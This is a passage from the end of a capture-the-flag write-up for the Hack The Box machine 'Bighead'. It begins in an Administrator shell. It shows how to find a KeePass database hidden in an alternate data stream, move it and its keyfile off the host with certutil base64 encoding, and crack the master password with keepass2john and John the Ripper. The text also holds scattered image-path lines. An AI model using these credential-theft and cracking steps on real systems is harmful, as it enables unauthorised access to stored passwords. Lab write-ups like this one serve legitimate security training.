 Volume Serial Number is 7882-4E78

 Directory of C:\Users\Administrator\Desktop

06/10/2018  15:33             1,519 root.txt
               1 File(s)          1,519 bytes
               0 Dir(s)  18,272,706,560 bytes free

C:\Users\Administrator\Desktop>
```

The flag is another troll but on checking the ADS (Alternate Data Streams) we see one for root.txt.

```
dir /ah /r
```




```
C:\Users\Administrator\Desktop>dir /ah /r
dir /ah /r
 Volume in drive C has no label.
 Volume Serial Number is 7882-4E78

 Directory of C:\Users\Administrator\Desktop

06/10/2018  15:33             1,519 root.txt
                              7,294 root.txt:Zone.Identifier:$DATA
               1 File(s)          1,519 bytes
               0 Dir(s)  18,272,706,560 bytes free

C:\Users\Administrator\Desktop>
```

To view the contents use,

```
more < root.txt:Zone.Identifier
```


The file appears to have binary information and we'll have to transfer it for further inspection.



```
C:\Users\Administrator\Desktop>more < root.txt:Zone.Identifier
more < root.txt:Zone.Identifier
_gK


_V-I.`$Z
       zOV{L
            a"q3jM
                  wX_>i$F?
                          46R>y!'[]5?Q^`wJ8@N]Z*}p[1J
SQT:x*=trh{i<m,L*2:p(mGeq\b_jw
```


First encode the file using certutil and the copy it locally to decode and save.

```
certutil -encode root.txt:Zone.Identifier foo.txt
base64 -d foo.txt > foo
file foo
```



```
C:\Users\Administrator\Desktop>certutil -encode root.txt:Zone.Identifier foo.txt
certutil -encode root.txt:Zone.Identifier foo.txt
Input Length = 7294
Output Length = 10088
CertUtil: -encode command completed successfully.

C:\Users\Administrator\Desktop>type foo.txt
type foo.txt
-----BEGIN CERTIFICATE-----
A9mimmf7S7UBAAMAAhAAMcHy5r9xQ1C+WAUhavxa/wMEAAAAAAAEIADqViamkEYg
ytZIFo7z8ZaHZvC19SfJqAKMHBsD8kkESQUgAMsxFLUIn/3bs9YH5JAXbl6NowIv
yJn61fMX8eTr9MJoBggAAQAAAAAAAAAHEACgto1n3Kk67o+YBMKNrFmVCCAAjNyp
r6E5Cjeub8kW/tpp1CrMN+J7MybBNZ6W2iqt6wUJIACv0CtG5jD/dkrbULeiqumd
iWGxq0Z2r/QcIdyhlVDJrAoEAAIAAAAABAANCg0KQ8ZYjRe87tvQDtINXqMQuCFw
```


We notice that the file is a Keepass 2 database.



```
root@Ubuntu:~/Documents/HTB/Bighead# vi foo.b64
root@Ubuntu:~/Documents/HTB/Bighead# base64 -d foo.b64 > f
root@Ubuntu:~/Documents/HTB/Bighead# file f
f: Keepass password database 2.x KDBX
root@Ubuntu:~/Documents/HTB/Bighead#
```

CRACKING THE DB

The keepass config is generally saved in the %APPDATA% folder of the user which here is C:\Users\Administrator\AppData\Roaming .




```
c:\Users\Administrator\AppData\Roaming>cd Keepass
cd Keepass

c:\Users\Administrator\AppData\Roaming\KeePass>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 7882-4E78

 Directory of c:\Users\Administrator\AppData\Roaming\KeePass

06/10/2018  23:08    <DIR>          .
06/10/2018  23:08    <DIR>          ..
06/10/2018  23:08             4,700 KeePass.config.xml
               1 File(s)          4,700 bytes
               2 Dir(s)  18,292,633,600 bytes free
```

From the config file it’s found that the database needs both a password and keyfile to unlock. The keyfile is located at C:\Users\Administrator\Pictures\admin.png .


```
<KeySources>
           <Association>

<DatabasePath>..\..\Users\Administrator\Desktop\root.txt:Zone.Identifier</DatabasePath>
<Password>true</Password>
<KeyFilePath>..\..\Users\Administrator\Pictures\admin.png</KeyFilePath>

           </Association>
</KeySources>
```

Transfer the admin.png by encoding it with base64 and then decoding it locally.

```
certutil -encode admin.png key.txt
type key.txt
base64 -d key.txt > admin.png
```



```
root@Ubuntu:~/Documents/HTB/Bighead# file admin.png
admin.png: PNG image data, 251 x 282, 8-bit/color RGBA, non-interlaced
root@Ubuntu:~/Documents/HTB/Bighead# sha1sum admin.png
29c8fb1f801fa62e9012b6f95c50e3d295836ffa  admin.png
root@Ubuntu:~/Documents/HTB/Bighead#
```




```
CertUtil -v -?            -- Display all help text for all verbs


c:\Users\Administrator\Pictures>certutil -hashfile admin.png
certutil -hashfile admin.png
SHA-1 hash of file admin.png:
29 c8 fb 1f 80 1f a6 2e 90 12 b6 f9 5c 50 e3 d2 95 83 6f fa
CertUtil: -hashfile command completed successfully.
```

We'll use the keeepass2john utility from JTR suite to get the hash. Make sure you have the latest version, if not grab it from here - https://github.com/magnumripper/JohnTheRipper.


```
./keepass2john -k ~/Documents/HTB/Bighead/admin.png
~/Documents/HTB/Bighead/root.kdbx > hash
```

Then crack it using rockyou.txt which should be fairly fast. The password is obtained as "darkness".



```
root@Ubuntu:/opt/JohnTheRipper/run# ./john hash --wordlist=rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/64 OpenSSL])
Cost 1 (iteration count) is 1 for all loaded hashes
Cost 2 (version) is 2 for all loaded hashes
Cost 3 (algorithm [0=AES, 1=TwoFish, 2=ChaCha]) is 0 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
darkness         (root)
1g 0:00:00:00 DONE (2019-05-02 11:45) 3.571g/s 2628p/s 2628c/s 2628C/s dreamer..raquel
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

We can use keepass2 on Linux to open the file. Navigate to the keepass database and then enter the password "darkness" and choose the keyfile admin.png. It results in an entry for Gilfoyle with root.txt hash in it.



Title: root.txt
User name: Gilfoyle
Password: ********************************
Repeat: ********************************
Quality: 120 bits 32 ch.
URL:
Notes: HTB FTW!

APPENDIX

Installing John the Ripper

```
Apt install autoconf automake
git clone https://github.com/magnumripper/JohnTheRipper
cd JohnTheRipper
cd src
./configure && make
```

Setting up ghidra

```
apt install openjdk-11-jdk
wget https://www.ghidra-sre.org/ghidra_9.0.2_PUBLIC_20190403.zip
unzip ghidra_9.0.2_PUBLIC_20190403.zip
cd ghidra_9.0.2
./ghidraRun
```

Mona.py command manual

https://www.corelan.be/index.php/2011/07/14/mona-py-the-manual/

Egghunter in depth

http://www.hick.org/code/skape/papers/egghunt-shellcode.pdf

https://www.fuzzysecurity.com/tutorials/expDev/4.html